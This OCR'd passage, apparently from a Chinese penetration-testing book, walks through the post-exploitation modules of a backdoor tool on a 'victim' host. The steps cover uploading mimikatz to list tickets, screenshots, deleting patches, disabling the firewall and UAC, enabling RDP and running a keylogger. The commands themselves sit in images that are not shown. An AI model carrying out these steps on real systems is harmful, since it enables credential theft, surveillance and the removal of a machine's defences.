
在使用 mimikatz 功能之前，请务必先把 mimikatz.exe 上传至和后门同一目录下。方法是敲击 tab 键，然后选择命令“upload mimikatz.exe”，执行即可：



8.11.1 mimikatz 常用命令


这里只是列举了一个常见命令作为示范，其他的命令大家可自行尝试。

列举系统票据：



8.11.2 自定义 mimikatz 命令

当然，上面提供的 10 条命令肯定是远远不够的，所以这时候我们就需要自定义 mimikatz 命令。青龙允许攻击者自定义 mimikatz 命令，我们只需要选择序号 11 即可：




8.12 小工具模块


小工具模块主要是对内网渗透起辅助作用，目前有 6 个小工具，如下：

下面我们来一一讲解一下。


8.12.1 截图



把图片下载到当前目录：




截图如下：



8.12.2 删除补丁


输入补丁编号即可删除相应补丁：

8.12.3 关闭防火墙




8.12.4 开启 RDP

选择序号 4，即可开启 RDP。然后，如果我们需要连接到受害者主机，只需输入受害者主机名、密码和其 IP 即可：



8.12.5 键盘记录器

选择序号 5，即可开启键盘记录器。只有当受害者敲击 ESC 键时，键盘记录器才会停止工作，然后把记录到的内容显示在攻击者端：



8.12.6 关闭 UAC

用户账户控制（User Account Control，简称 UAC）是微软 Windows Vista 和之后版本中的一个安全组件。UAC 可以帮助防止恶意程序在没有管理员权限的情况下修改系统。它通过限制应用程序在用户权限下运行，即使该用户帐户具有管理员权限，也会被限制。
当一个程序尝试执行需要管理员权限的操作时，UAC 会弹出一个对话框请求用户确认。这意味着，即使恶意软件或者病毒试图在没有你知情的情况下修改你的系统，UAC 都会通知你并请求确认。
如果关闭了 UAC，那么用户的操作将会直接以管理员身份执行。
我们选择序号 6 即可关闭受害者主机的 UAC：